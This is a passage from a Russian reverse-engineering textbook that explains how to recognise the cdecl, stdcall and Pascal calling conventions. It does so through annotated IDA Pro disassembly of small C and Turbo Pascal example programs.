    mov     ebp, esp
    lea     eax, [ebp+arg_8]
    ; Получение указателя на аргумент.
    ; Внимание: именно указателя на аргумент, а не аргумента-указателя!
    ; Теперь разберемся — на какой именно аргумент мы получаем указатель.
    ; IDA уже вычислила, что этот аргумент смещен на восемь байт
    ; относительно начала кадра стека. В оригинале выражение, заключенное в
    ; скобки, выглядело как ebp+0x10 — так его и отображает большинство
    ; дизассемблеров. Не будь IDA такой умной, нам бы пришлось постоянно
    ; вручную отнимать по восемь байт от каждого такого адресного выражения
    ; (впрочем, с этим мы еще поупражняемся).

    ; Логично: на вершине то, что мы клали в стек в последнюю очередь.
    ; Смотрим вызывающую функцию — что ж мы клали-то?
    ; (См. вариант, откомпилированный Microsoft Visual C++).
    ; Ага, последними были те два непонятные аргумента, а перед ними в стек
    ; засылалась структура, состоящая из строки и переменной типа int.
    ; Таким образом, EBP+ARG_8 указывает на строку.

    push    eax
    ; Засылаем в стек полученный указатель.
    ; Похоже, что он передается очередной функции.

    mov     ecx, [ebp+arg_1C]
    ; Заносим в ECX содержимое аргумента EBP+ARG_1C. На что он указывает?
    ; Вспомним, что тип int находится в структуре по смещению 0x14 байт от
    ; начала, а ARG_8 — и есть ее начало. Тогда, 0x8+0x14 == 0x1C.
    ; Т.е., в ECX заносится значение переменной типа int, члена структуры.

    push    ecx
    ; Заносим полученную переменную в стек, передавая ее по значению
    ; (по значению — потому что ECX хранит значение, а не указатель).

    mov     edx, [ebp+arg_4]
    ; Берем один их тех двух непонятных аргументов, занесенных последними в
    ; стек...

    push    edx
    ; ...и, вновь заталкиваем в стек, передавая его очередной функции.
```

```
    mov     eax, [ebp+arg_0]
    push    eax
    ; Берем второй непонятный аргумент и пихаем его в стек.

    push    offset aFXS                                     ; "%f,%x,%s\n"
    call    _printf
    ; Опа! Вызов printf с передачей строки спецификаторов! Функция printf,
    ; как известно, имеет переменное число аргументов, тип и количество
    ; которых как раз и задают спецификаторы. Вспомним, — сперва в стек
    ; мы заносили указатель на строку, и действительно, крайний правый
    ; спецификатор "%s" обозначает вывод строки.
    ; Затем в стек заносилась переменная типа int, и второй справа
    ; спецификатор есть %x — вывод целого в шестнадцатеричной форме.
    ; А вот затем... затем идет последний спецификатор %f, в то время как в
    ; стек заносились два аргумента.
    ; Заглянув в руководство программиста по Microsoft Visual C++, мы
    ; прочтем, что спецификатор %f выводит вещественное значение, которое в
    ; зависимости от типа может занимать и четыре байта (float), и восемь
    ; (double). В нашем случае оно явно занимает восемь байт, следовательно,
    ; это double. Таким образом, мы восстановили прототип нашей функции, вот
    ; он: cdecl MyFunc(double a, struct B b).
    ; Тип вызова cdecl — т. е. стек вычищала вызывающая функция. Вот только,
    ; увы, подлинный порядок передачи аргументов восстановить невозможно.
    ; Вспомним, Borland C++ так же вычищал стек вызывающей функцией, но
    ; самовольно изменил порядок передачи параметров.
    ; Кажется, если программа компилировалась Borland C++, то мы просто
    ; изменяем порядок аргументов на обратный. Увы, это не так просто.
    ; Если имело место явное преобразование типа функции в cdecl, то Borland
    ; C++ без лишней самодеятельности поступил бы так, как ему велели, и
    ; тогда бы обращение порядка аргументов дало бы неверный результат!
    ; Впрочем, подлинный порядок следования аргументов в прототипе функции
    ; не играет никакой роли. Важно лишь связать передаваемые и принимаемые
    ; аргументы, что мы и сделали.
    ; Обратите внимание: это стало возможно лишь при совместном анализе и
    ; вызываемой и вызывающей функций! Анализ лишь одной из них ничего бы не
    ; дал! Примечание: никогда не следует безоговорочно полагаться на
    ; достоверность строки спецификаторов. Поскольку спецификаторы
    ; формируются вручную самим программистом, тут возможны ошибки, подчас
    ; весьма трудноуловимые и дающие после компиляции чрезвычайно загадочный
    ; код!

    add     esp, 14h
    pop     ebp
    retn
MyFunc      endp
```

Так, кое-какой прогресс уже достигнут — мы уверенно восстановили прототип нашей первой функции. Но это только начало…

Теперь следует рассмотреть важную, но довольно утомительную тему — сравнительный анализ различных типов вызовов функций и их реализацию в популярных компиляторах.

Стандартное соглашение — stdcall

Начнем со стандартного соглашения — `stdcall`. Рассмотрим пример, приведенный в листинге 19.5.

Листинг 19.5. Демонстрация стандартного соглашения stdcall

```
#include <stdio.h>
#include <string.h>

__stdcall MyFunc(int a, int b, char *c)
{
        return a+b+strlen(c);
}


main()
{
        printf("%x\n",MyFunc(0x666,0x777,"Hello,World!"));
}
```

Результат компиляции этого примера с помощью Microsoft Visual C++ с настройками по умолчанию должен выглядеть так, как показано в листинге 19.6.

Листинг 19.6. Результат компиляции примера, использующего соглашение stdcall с помощью компилятора Microsoft Visual C++ с настройками по умолчанию

```
main    proc    near                    ; CODE XREF: start+AF↓p
        push    ebp
        mov     ebp, esp

        push    offset aHelloWorld      ; const char *
        ; Заносим в стек указатель на строку aHelloWorld.
        ; Заглянув в исходные тексты (благо они у нас есть), мы обнаружим,
        ; что это — самый правый аргумент, передаваемый функции.
        ; Следовательно, перед нами вызов типа stdcall или cdecl, но не
        ; PASCAL. Обратите внимание — строка передается по ссылке, но не по
        ; значению.

        push    777h                    ; int
        ; Заносим в стек еще один аргумент — константу типа int.
        ; (IDA начиная с версии 4.17 автоматически определяет ее тип).

        push    666h                    ; int
        ; Передаем функции последний, самый левый аргумент, —
        ; константу типа int.

        call    MyFunc
        ; Обратите внимание — после вызова функции отсутствуют команды
        ; очистки стека от занесенных в него аргументов. Если компилятор не
        ; схитрил и не прибегнул к отложенной очистке, то скорее всего, стек,
        ; очищает сама вызываемая функция. Значит, тип вызова — stdcall
        ; (что, собственно, и требовалось доказать).

        push    eax
```

```
        ; Передаем возвращенное функцией значение следующей функции
        ; как аргумент.

        push    offset asc_406040                   ; "%x\n"
        call    _printf
        ; OK, эта следующая функция printf, и строка спецификаторов
        ; показывает, что переданный аргумент имеет тип int.

        add     esp, 8
        ; Выталкивание восьми байт из стека — четыре приходятся на аргумент
        ; типа int, остальные четыре — на указатель на строку спецификаторов.

        pop     ebp
        retn
main    endp

; int __cdecl MyFunc(int,int,const char *)
MyFunc  proc    near                    ; CODE XREF: sub_40101D+12↑p
; С версии 4.17 IDA автоматически восстанавливает прототипы функций, но
; делает это не всегда правильно. В данном случае была допущена грубая
; ошибка — тип вызова никак не может иметь тип cdecl, т. к. стек вычищает
; вызываемая функция! Сдается, что IDA Pro вообще не предпринимает никаких
; попыток анализа типа вызова, а берет его из настроек распознанного
; компилятора по умолчанию. В общем, как бы там ни было, но с результатами
; работы IDA следует обращаться очень осторожно.

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch
arg_8 = dword ptr  10h

        push    ebp
        mov     ebp, esp
        push    esi
        ; Это, как видно, сохранение регистра в стеке, а не передача его
        ; функции, т. к. регистр явным образом не инициализировался ни
        ; вызывающей, ни вызываемой функцией.

        mov     esi, [ebp+arg_0]
        ; Заносим в регистр ESI последней занесенный в стек аргумент.

        add     esi, [ebp+arg_4]
        ; Складываем содержимое ESI с предпоследним занесенным в стек
        ; аргументом.

        mov     eax, [ebp+arg_8]
        ; Заносим в EAX пред- предпоследний аргумент и…

        push    eax                                 ; const char *
        ; …засылаем его в стек.

        call    _strlen
        ; Поскольку strlen ожидает указателя на строку, можно с уверенностью
        ; заключить, что предпредпоследний аргумент — строка,
        ; переданная по ссылке.

        add     esp, 4
```

```
        ; Вычистка последнего аргумента из стека.

        add     eax, esi
        ; Как мы помним, в ESI хранится сумма двух первых аргументов,
        ; а в EAX — возвращенная длина строки. Таким образом, функция
        суммирует два своих аргумента с длиной строки.

        pop     esi
        pop     ebp
        retn    0Ch
        ; Стек чистит вызываемая функция, следовательно, тип вызова stdcall
        ; или PASCAL. Будем считать, что это stdcall, тогда прототип функции
        ; выглядит так: int MyFunc(int a, int b, char *c).
;
        ; Порядок аргументов вытекает из того, что на вершине стека были две
        ; переменные типа int, а под ними — строка. Поскольку на верху стека
        ; лежит всегда то, что заносилось в него в последнюю очередь, а по
        ; stdcall аргументы заносятся справа налево, мы получаем именно такой
        ; порядок следования аргументов.
MyFunc  endp
```

Соглашение *cdecl*

А теперь рассмотрим, как происходит вызов функции по `cdecl`. Изменим в предыдущем примере (см. листинг 19.5) ключевое слово `stdcall` на `cdecl` (листинг 19.7).

Листинг 19.7. Демонстрация соглашения cdecl

```
#include <stdio.h>
#include <string.h>

__cdecl MyFunc(int a, int b, char *c)
{
        return a+b+strlen(c);
}

main()
{
        printf("%x\n",MyFunc(0x666,0x777,"Hello,World!"));
}
```

Результат компиляции примера, приведенного в листинге 19.7, должен выглядеть так, как показано в листинге 19.8.

Листинг 19.8. Результат компиляции примера, демонстрирующего соглашение cdecl

```
main    proc    near                                    ; CODE XREF: start+AF↓p
        push    ebp
        mov     ebp, esp

        push    offset aHelloWorld ; const char     *
        push    777h                                        ; int
        push    666h                                        ; int
        ; Передаем функции аргументы через стек.

        call    MyFunc
```

```
        add     esp, 0Ch
        ; Смотрите: стек вычищает вызывающая функция. Значит, тип вызова
        ; cdecl, поскольку, все остальные предписывают вычищать
        ; стек вызываемой функции.

        push    eax
        push    offset asc_406040                   ; "%x\n"
        call    _printf
        add     esp, 8
        pop     ebp
        retn
main    endp

; int __cdecl MyFunc(int,int,const char *)
; А вот сейчас IDA правильно определила тип вызова. Однако как уже
; было показано ранее, возможна и ошибка, поэтому полагаться
; на нее не стоит.

MyFunc    proc    near                              ; CODE XREF: main+12□p

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch
arg_8 = dword ptr  10h
; Поскольку, как мы уже выяснили, функция имеет тип cdecl, аргументы
; передаются справа налево и ее прототип выглядит так:
; MyFunc(int arg_0, int arg_4, char *arg_8).

        push    ebp
        mov     ebp, esp
        push    esi
        ; Сохраняем ESI в стеке.

        mov     esi, [ebp+arg_0]
        ; Заносим в ESI аргумент arg_0 типа int.

        add     esi, [ebp+arg_4]
        ; Складываем его с arg_4.

        mov     eax, [ebp+arg_8]
        ; Заносим в EAX указатель на строку.

        push    eax                                 ; const char *
        ; Передаем его функции strlen через стек.

        call    _strlen
        add     esp, 4

        add     eax, esi
        ; Добавляем к сумме arg_0 и arg_4 длину строки arg_8.

        pop     esi
        pop     ebp
        retn
MyFunc    endp
```

Соглашение *Pascal*

Прежде чем перейти к вещам по-настоящему серьезным, рассмотрим последний стандартный тип — `Pascal` (листинг 19.9).

Листинг 19.9. Пример, иллюстрирующий соглашение о вызовах Pascal

```
#include <stdio.h>
#include <string.h>

// Внимание! Microsoft Visual C++ уже не поддерживает тип вызова PASCAL.
// вместо этого используйте аналогичный ему тип вызова WINAPI,
// определенный в файле <windows.h>.
#if defined(_MSC_VER)
#include <windows.h>
// Включать windows.h только если используется Microsoft Visual C++
// для остальных компиляторов более эффективное решение
//  — использование ключевого слова PASCAL, если они,
// конечно, его поддерживают. (Borland поддерживает).
#endif


// Подобный примем программирования, может быть,
// и делает листинг менее читабельным, но зато позволяет
// компилировать его несколькими компиляторами!
#if defined(_MSC_VER)
WINAPI
#else
__pascal
#endif

MyFunc(int a, int b, char *c)
{
        return a+b+strlen(c);
}

main()
{
        printf("%x\n",MyFunc(0x666,0x777,"Hello,World!"));
}
```

Результат компиляции примера, приведенного в листинге 19.9, с помощью компилятора Borland C++, выглядит, как показано в листинге 19.10.

Листинг 19.10. Результат компиляции примера, демонстрирующего вызов Pascal, с помощью компилятора Borland C++

```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main   proc    near                                    ; DATA XREF: DATA:00407044↓o

     push    ebp
     mov     ebp, esp

     push    666h                                    ; int
     push    777h                                    ; int
     push    offset aHelloWorld ; s
     ; Передаем функции аргументы. Заглянув в исходный текст, мы заметим,
```

```
      ; что аргументы передаются слева направо. Однако если исходных текстов
      ; нет, установить этот факт невозможно! К счастью, подлинный прототип
      ; функции не важен.

      call   MyFunc
      ; Функция не вычищает за собой стек! Если это не результат оптимизации
      ; — ее тип вызова либо PASCAL, либо stdcall. Ввиду того, что PASACAL
      ; уже вышел из употребления, будем считать, что имеем дело с stdcall

      push   eax
      push   offset unk_407074                  ; format
      call   _printf
      add    esp, 8

      xor    eax, eax
      pop    ebp
      retn
_main   endp

; int __cdecl MyFunc(const char *s,int,int)
; Ага! IDA вновь дала неправильный результат! Тип вызова явно не cdecl!
; Однако в остальном прототип функции верен, вернее, не то что бы он верен
; (на самом деле порядок аргументов обратный), но для использования —
; пригоден.

MyFunc  proc   near                               ; CODE XREF: _main+12↑p

S = dword ptr  8
arg_4 = dword ptr  0Ch
arg_8 = dword ptr  10h

      push   ebp
      mov    ebp, esp
      ; Открываем кадр стека.

      mov       eax, [ebp+s]
      ; Заносим в EAX указатель на строку.

      push   eax                                  ; s
      call   _strlen
      ; Передаем его функции strlen.

      pop    ecx
      ; Очищаем стек от одного аргумента, выталкивая его
      ; в неиспользуемый регистр.

      mov    edx, [ebp+arg_8]
      ; Заносим в EDX аргумент arg_8 типа int.

      add    edx, [ebp+arg_4]
      ; Складываем его с аргументом arg_4.

      add    eax, edx
      ; Складываем сумму arg_8 и arg_4 с длиной строки.

      pop    ebp
```

```
      retn    0Ch
      ; Стек чистит вызываемая функция. Значит, ее тип PASCAL или stdcall.

MyFunc                          endp
```

Как видите, идентификация базовых типов вызовов и восстановление прототипов функций — занятие несложное. Единственное, что портит настроение — путаница с `Pascal` и `stdcall`, но порядок занесения аргументов в стек не имеет никакого значения, разве что в особых случаях, один из которых демонстрируется примером, приведенным в листинге 19.11.

Листинг 19.11. Пример, демонстрирующий случай, когда требуется точно отличать Pascal от stdcall

```
#include <stdio.h>
#include <windows.h>
#include <winuser.h>

// CALLBACK-процедура для приема сообщений от таймера.
VOID CALLBACK TimerProc(
  HWND hwnd,      // handle of window for timer messages
  UINT uMsg,      // WM_TIMER message
  UINT idEvent,   // timer identifier
  DWORD dwTime    // current system time
)
{
        // Звуковые сигналы
        MessageBeep((dwTime % 5)*0x10);

        // Выводим время в секундах, прошедшее с момента пуска системы
        printf("\r:=%d",dwTime / 1000);
}


main()
// Да, это консольное приложение, но оно также может иметь
// цикл выборки сообщений и устанавливать таймер!
{
       int a;
       MSG msg;

       // Устанавливаем таймер, передавая ему адрес процедуры TimerProc
       SetTimer(0,0,1000,TimerProc);

       // Цикл выборки сообщений. Прервать его можно
       // нажатием <Ctrl>+<Break>.
       while (GetMessage(&msg, (HWND) NULL, 0, 0))
       {
               TranslateMessage(&msg);
               DispatchMessage(&msg);
        }
}
```

Откомпилируем этот пример, введя из командной строки следующую команду: `cl pascal.callback.c USER32.lib`, а затем дизассемблируем полученный файл (листинг 19.12), посмотрим, что получилось.

Листинг 19.12. Дизассемблированный код примера, приведенного в листинге 19.11

```
main          proc    near                    ; CODE XREF: start+AF↓p
; На сей раз IDA не определила прототип функции. Ну и ладно...

Msg = MSG ptr -20h
; Дизассемблер IDA Pro распознал одну локальную переменную и даже
; восстановил ее тип, что радует.

     push     ebp
     mov      ebp, esp
     sub      esp, 20h

     push     offset TimerProc               ; lpTimerFunc
     ; Передаем указатель на функцию TimerProc

     push     1000                                        ; uElapse
     ; Передаем время задержки таймера

     push     0                                           ; nIDEvent
     ; В консольных приложениях аргумент nIDEvent всегда игнорируется

     push     0                                           ; hWnd
     ; Окон нет, передаем NULL

     call     ds:SetTimer
     ; Win32 API функции вызываются по соглашению stdcall — это дает
     ; возможность, зная их прототип,(а он описан в SDK) восстановить тип и
     ; назначение аргументов. В данном случае исходный текст выглядел так:
     ; SetTimer(NULL, BULL, 1000, TimerProc);

loc_401051:                                  ; CODE XREF: main+42↓j
     push     0                              ; wMsgFilterMax
     ; NULL — нет фильтра

     push     0                              ; wMsgFilterMin
     ; NULL — нет фильтра

     push     0                              ; hWnd
     ; NULL — нет окон в консольном приложении

     lea      eax, [ebp+Msg]
     ; Получаем указатель на локальную переменную msg -
     ; тип этой переменной определяется, кстати, только на основе прототипа
     ; функции GetMessageA.

     push     eax                            ; lpMsg
     ; Передаем указатель на msg.

     call     ds:GetMessageA
     ; Вызываем функцию GetMessageA(&msg, NULL, NULL, NULL);

     test     eax, eax
     jz       short loc_40107B
     ; Проверка на получение WM_QUIT.

     lea      ecx, [ebp+Msg]
```

```
     ; В ECX — указатель на заполненную структуру MSG…

     push     ecx                              ; lpMsg
     ; …передаем его функции TranslateMessage

     call     ds:TranslateMessage
     ; Вызываем функцию TranslateMessage(&msg);

     lea      edx, [ebp+Msg]
     ; В EDX — указатель на msg…

     push     edx                              ; lpMsg
     ; …передаем его функции DispatchMessageA

     call     ds:DispatchMessageA
     ; Вызов функции DispatchMessageA

     jmp      short loc_401051
     ; Цикл выборки сообщений

loc_40107B:                                   ; CODE XREF: main+2C↑j
                                              ; Выход

     mov      esp, ebp
     pop      ebp
     retn
main         endp

TimerProc    proc    near                     ; DATA XREF: main+6↑o
; Прототип TimerProc вследствие ее неявного вызова операционной системой
; не был автоматически восстановлен IDA, — этим придется заниматься нам.
; Мы знаем, что TimerProc передается функции SetTimer.
; Заглянув в описание SetTimer (SDK всегда должен быть под рукой!) мы найдем
; ее прототип:
;
;VOID CALLBACK TimerProc(
;  HWND hwnd,     // handle of window for timer messages
;  UINT uMsg,     // WM_TIMER message
;  UINT idEvent,  // timer identifier
;  DWORD dwTime   // current system time
;)
;
; Остается разобраться с типом вызова. На сей раз он принципиален, т. к. не
; имея кода вызывающей функции (он расположен глубоко в недрах операционной
; системы), мы разберемся с типами аргументов только в том случае, если будет
; знать их порядок передачи.
; Ранее уже говорилось, что все CALLBACK-функции следуют соглашению PASCAL.
; Не путайте CALLBACK-функции с Win32 API-функциями! Первые вызывает сама
; операционная система, а вторые — прикладная программа.
; ОК, тип вызова этой функции — PASCAL. Значит, аргументы заносятся слева
; направо, а стек чистит вызываемая функция (убедитесь, что это
; действительно так).

arg_C = dword ptr  14h
; Обнаружен только один аргумент, хотя, судя по прототипу, их передается
; четыре. Почему? Очень просто — функция использовала всего один аргумент,
```

```
; а к остальным и не обращалась. Вот дизассемблер IDA Pro и не смог их
; восстановить! Кстати, что это за аргумент? Смотрим: его смещение равно
; 0xC. А на вершине стека находится значение, которое было занесено в стек
; последним. Но тогда получается, что аргумент dwTime был занесен в стек в
; первую очередь?! (Мы-то, имея исходный текст, знаем, что arg_C — наверняка
; dwTime). Но ведь соглашение PASCAL диктует противоположный порядок
; занесения аргументов! Что-то здесь не так... но ведь программа работает
; (запустите ее, чтобы проверить). А в SDK написано, что CALLBACK — аналог
; FAR PASCAL. С FAR понятно, в 32-разрядных Windows все вызовы ближние,
; но вот как объяснить инверсию засылки аргументов?!
; Загляните в <windef.h> и посмотрите, как там определен тип PASCAL:
;
; #elif (_MSC_VER >= 800) || defined(_STDCALL_SUPPORTED)
; #define CALLBACK    __stdcall
; #define WINAPI      __stdcall
; #define WINAPIV     __cdecl
; #define APIENTRY    WINAPI
; #define APIPRIVATE  __stdcall
; #define PASCAL      __stdcall
;
; Нет, ну кто бы мог подумать!!! Вызов, объявленный как PASCAL, на самом
; деле представляет собой stdcall! И CALLBACK — определен так же, как
; stdcall. Наконец-то все объяснилось! Теперь, если вам скажут, что
; CALLBACK — это PASCAL, вы можете лишь усмехнуться и сказать, что еж — тоже
; птица, правда гордая — пока не пнешь, не полетит! (Оказывается, копания в
; дебрях include-файлов могут приносить пользу). Кстати, эти извращения с
; перекрытием типов создают большую проблему при подключении к C-проекту
; модулей, написанных в среде, поддерживающей PASCAL-соглашения о вызове
; функций. Поскольку в Windows PASCAL никакой не PASCAL, а stdcall — ничего
; работать, соответственно, не будет! Правда, есть еще ключевое слово
; __pascal, которое не перекрывается, но и не поддерживается последними
; версиями Microsoft Visual C++. Выход состоит в использовании ассемблерных
; вставок или переходе на Borland C++, который, как и многие другие
; компиляторы, соглашение PASCAL до сих пор исправно поддерживает.
;
; Итак, мы выяснили, что аргументы CALLBAC-функциям передаются справа
; налево, но стек вычищает сама вызываемая функция, как и положено по
; stdcall-соглашению.

    push   ebp
    mov    ebp, esp

    mov    eax, [ebp+arg_C]
    ; Заносим в EAX аргумент dwTime.
    ; Как мы получили его? Смотрим — перед ним в стеке лежат три аргумента,
    ; каждый из которых имеет размер 4 байта, тогда 4*3=0xC.

    xor    edx, edx
    ; Обнуляем EDX

    mov    ecx, 5
    ; Присваиваем ECX значение 5

    div    ecx
    ; Делим dwTime (он в EAX) на 5

    shl    edx, 4
    ; В EDX — остаток от деления, циклическим сдвигом умножаем его на 0x10,
```

```
; точнее, умножаем его на 2^4.

push   edx                                              ; uType
; Передаем полученный результат функции MessageBeep.
; Заглянув в SDK, мы найдем, что MessageBeep принимает одну из
; констант: NB_OK, MB_ICONASTERISK, MB_ICONHAND и т. д., но там ничего
; не сказано о том, какое непосредственное значение каждая из них
; принимает. Зато сообщается, что MessageBeep описана в файле
; <WINUSER.h>. Открываем его и ищем контекстным поиском MB_OK:
;
; #define MB_OK                       0x00000000L
; #define MB_OKCANCEL                 0x00000001L
; #define MB_ABORTRETRYIGNORE         0x00000002L
; #define MB_YESNOCANCEL              0x00000003L
; #define MB_YESNO                    0x00000004L
; #define MB_RETRYCANCEL              0x00000005L
;
; #define MB_ICONHAND                 0x00000010L
; #define MB_ICONQUESTION             0x00000020L
; #define MB_ICONEXCLAMATION          0x00000030L
; #define MB_ICONASTERISK             0x00000040L
;
; Смотрите: все, интересующие нас константы, равны:
; 0x0, 0x10, 0x20, 0x30, 0x40. Теперь становится понятным смысл
; программы. Взяв остаток, полученный делением количества миллисекунд,
; прошедших с минуты включения системы, на 5, мы получаем число в
; интервале от 0 до 4. Умножая его на 0x10, получаем 0x0 — 0x40.

call   ds:MessageBeep
; Звуковые сигналы

mov    eax, [ebp+arg_C]
; Заносим в EAX dwTime

xor    edx, edx
; Обнуляем EDX

mov    ecx, 3E8h
; В десятичном представлении 0x3E8 равно 1000

div    ecx
; Делим dwTime на 1000 — т. е. переводим миллисекунды в секунды и…

push   eax
; …передаем его функции printf

push   offset aD                                        ; "\r:=%d"
call   _printf
add    esp, 8
; printf("\r:=%d")

pop    ebp
retn   10h
; Выходя, очищаем стек!

TimerProc   endp
```

Примечание

Хотя о типах, определенных в <WINDOWS.H>, уже говорилось в комментариях к листингу 19.12, повторение не будет лишним. Итак, функции `CALLBACK` и `WINAPI` следуют соглашению о вызовах `PASCAL`, но сам тип вызова `PASCAL` определен в <WINDEF.H> как `stdcall` (а на некоторых платформах — и как `cdecl`). Таким образом, на платформе Intel все Windows-функции следуют соглашению: аргументы заносятся справа налево, а стек вычищает вызываемая функция.

Давайте для знакомства в `Pascal`-соглашением создадим простенькую программу на языке Pascal и дизассемблируем ее. Это, разумеется, не означает, что Pascal-вызовы встречаются только в Pascal-программах, но так будет справедливо. Рассматриваемый пример приведен в листинге 19.13.

Листинг 19.13. Демонстрация Pascal-вызова

```
USES WINCRT;

Procedure MyProc(a:Word; b:Byte; c:String);
begin
WriteLn(a+b,' ',c);
end;

BEGIN
MyProc($666,$77,'Hello,Sailor!');
END.
```

Результат компиляции этого примера компилятором Turbo Pascal for Windows выглядит примерно так, как показано в листинге 19.14.

Листинг 19.14. Результат компиляции простейшего примера на Pascal

```
PROGRAM     proc          near
    call      INITTASK
    ; Вызов INITTASK из KRNL386.EXE для инициализации 16-разрядной задачи

    call      @__SystemInit$qv                    ; __SystemInit(void)
    ; Инициализация модуля SYSTEM

    call      @__WINCRTInit$qv ; __WINCRTInit(void)
    ; Инициализация модуля WinCRT

    push      bp
    mov       bp, sp
    ; Пролог функции в середине функции!
    ; Вот такой он, Turbo-PASCAL!

    xor       ax, ax
    call      @__StackCheck$q4Word        ; Stack overflow check (AX)
    ; Проверка стека на переполнение

    push      666h
    ; Обратите внимание — передача аргументов идет слева направо

    push      77h                                 ; 'w'
    mov       di, offset aHelloSailor             ; "Hello,Sailor!"
    ; В DI — указатель на строку "Hello, Sailor"

    push      ds
```

```
    push    di
    ; Смотрите: передается не ближний (NEAR), а дальний (FAR) указатель -
    ; т. е. и сегмент, и смещение строки.

    call    MyProc
    ; Стек чистит вызываемая функция.

    leave
    ; Эпилог функции — закрытие кадра стека.

    xor     ax, ax
    call    @Halt$q4Word                    ; Halt(Word)
    ; Конец программы!

PROGRAM  endp

MyProc   proc    near                       ; CODE XREF: PROGRAM+23↑p
; IDA не определила прототип функции. Что ж, сделаем это сами!

var_100 = byte ptr -100h
; Локальная переменная. Судя по тому, что она находится на 0x100 байт выше
; кадра стека, сдается, что это массив их 0x100 байт. Поскольку,
; максимальная длина строки в PASCAL как раз и равна 0xFF байтам. Похоже,
; это буфер, зарезервированный под строку.

arg_0 = dword ptr  4
arg_4 = byte ptr  8
arg_6 = word ptr  0Ah
; Функция принимает три аргумента.

    push    bp
    mov     bp, sp
    ; Открываем кадр стека.

    mov     ax, 100h
    call    @__StackCheck$q4Word        ; Stack overflow check (AX)
    ; Проверяем — если ли в стеке необходимые нам 100 байт для локальных
    ; переменных.

    sub     sp, 100h
    ; Резервируем пространство под локальные переменные.

    les     di, [bp+arg_0]
    ; Получаем указатель на самый правый аргумент.

    push    es
    push    di
    ; Смотрите — передаем дальний указатель на аргумент arg_0, причем его
    ; сегмент из стека даже не извлекался!

    lea     di, [bp+var_100]
    ; Получаем указатель на локальный буфер.

    push    ss
```

```
; Заносим его сегмент в стек.

push     di
; Заносим смещение буфера в стек.

push     0FFh
; Заносим максимальную длину строки.

call     @$basg$qm6Stringt14Byte                          ; Store string
; Копируем строку в локальный буфер (значит, arg_0 — это строка).
; Правда, совершенно непонятно зачем. Неужто нельзя пользоваться
; ссылкой? ; Да, ничего не поделаешь — в Pascal строки передаются по
; значению :-(

mov      di, offset unk_1E18
; Получаем указатель на буфер вывода.
; Здесь следует познакомиться с системой вывода Pascal — она разительно
; отличается от C.
; Во-первых, левосторонний порядок засылки аргументов в стек не
; позволяет организовать поддержку процедур с переменным числом
; аргументов (во всяком случае, без дополнительных ухищрений).
; Но ведь WriteLn и есть процедура с переменным числом параметров. Разве
; нет?! Вот именно, что нет!!! Это не процедура, а оператор!
; Компилятор еще на стадии компиляции разбивает ее на множество вызовов
; процедур для вывода каждого аргумента по отдельности. Поэтому
; в откомпилированном коде каждая процедура примет фиксированное
; количество аргументов. В нашем случае их будет три: первая для вывода
; суммы двух чисел — этим занимается процедура WriteLongint, вторая —
; для вывода символа пробела в символьной форме — этим занимается
; WriteChar и, наконец, последняя — для вывода строки — WriteSting.
; Размышляем далее — под Windows непосредственно вывести строку в окно и
; тут же забыть о ней нельзя, т. к. окно в любой момент может
; потребовать перерисовки - операционная система не сохраняет его
; содержимого — в графической среде при высоком разрешении
; это привело бы к большим затратам памяти.
; Код, выводящий строку, должен уметь повторять свой вывод по запросу.
; Каждый, кто хоть раз программировал под Windows, наверняка помнит, что
; весь вывод приходилось помещать в обработчик сообщения WM_PAINT.
; Turbo Pascal же позволяет обращаться к Windows-окном точно так же,
; как с консолью. А раз так — он должен где-то хранить все, ранее
; выведенное на экран. Поскольку локальные переменные умирают вместе с
; завершением их процедуры, то для хранения буфера они не годятся.
; Остается либо куча, либо сегмент данных. Pascal использует последнее —
; указатель на такой буфер мы только что получили.
; Далее, для повышения производительности вывода Turbo-Pascal реализует
; простейший кэш. Функции WriteLingint, WriteChar, WriteString сливают
; результат своей деятельности в символьном виде в этом самый буфер, а в
; конце следует вызов WriteLn, выводящий содержимое буфера в окно.
; Run-time system следит за его перерисовками и при необходимости
; повторяет вывод уже без участия программиста.

push    ds
push    di
; Заносим адрес буфера в стек.
```

```
mov     al, [bp+arg_4]
; Тип аргумента arg_4 — Byte.

xor     ah, ah
; Обнуляем старший байт регистра ah.

add     ax, [bp+arg_6]
; Складываем arg_4 с arg_6. Поскольку al было предварительно расширено
; до AX, то arg_6 имеет тип Word, т. к. при сложении двух чисел разного
; типа PASCAL расширяет их до большего из них.
; Кроме того, вызывающая процедура передает с этим аргументом значение
; 0x666, что явно не влезло бы в Byte.

xor     dx, dx
; Обнуляем DX…

push    dx
; …и заносим его в стек.

push    ax
; Заносим в стек сумму двух левых аргументов.

push    0
; Еще один нуль!

call    @Write$qm4Text7Longint4Word
; Write(var f; v: Longint; width: Word)
; Функция WriteLongint имеет следующий прототип:
; WriteLongint(Text far &, a: Longint, count:Word); где —
; Text far &  - указатель на буфер вывода
; a - выводимое длинное целое
; count - сколько переменных выводить (нуль — одна переменная).
;
; Значит, в нашем случае мы выводим одну переменную — сумму двух
; аргументов. Маленькое дополнение — функция WriteLongint не следует
; соглашению PASCAL, т. к. не до конца чистит за собой стек, оставляя
; указать на буфер в стеке. На этот шаг разработчики компилятора пошли
; для увеличения производительности: раз указатель на буфер будет нужен
; и другим функциям (по крайней мере одной из них — WriteLn), зачем его
; то стягивать, то опять лихорадочно запихивать?
; Если вы загляните в конец функции WriteLongint, вы обнаружите там
; RET 6, т. е. функция выпихивает два аргумента — два машинных слова на
; Longint и один Word на count.
; Вот такая милая маленькая техническая деталь. Маленькая-то она
; маленькая, но как сбивает с толку! (особенно, если исследователь
; не знаком с системой ввода-вывода Pascal).

push    20h ; ' '
; Заносим в стек следующий аргумент, передаваемый функции WriteLn
; (указатель на буфер все еще находится в стеке).

push    0
; Нам надо вывести только одни символ.
```

```
    call    @Write$qm4Text4Char4Word   ; Write(var f;c: Char; width:Word)

    lea     di, [bp+var_100]
    ; Получаем указатель на локальную копию переданной функции строки.

    push    ss
    push    di
    ; Заносим ее адрес в стек.

    push    0
    ; Выводить только одну строку!

    call    @Write$qm4Textm6String4Word
            ; Write(var f; s: String; width: Word)

    call    @WriteLn$qm4Text            ; WriteLn(var f: Text)
    ; Кажется, функции не передаются никакие параметры, но на самом деле на
    ; вершине стека лежит указатель на буфер и ждет своего "звездного часа".
    ; После завершения WriteLn он будет снят со стека.

    call    @__IOCheck$qv                                   ; Exit if error
    ; Проверка операции вывода на успешность.

    leave
    ; Закрываем кадр стека.

    retn    8
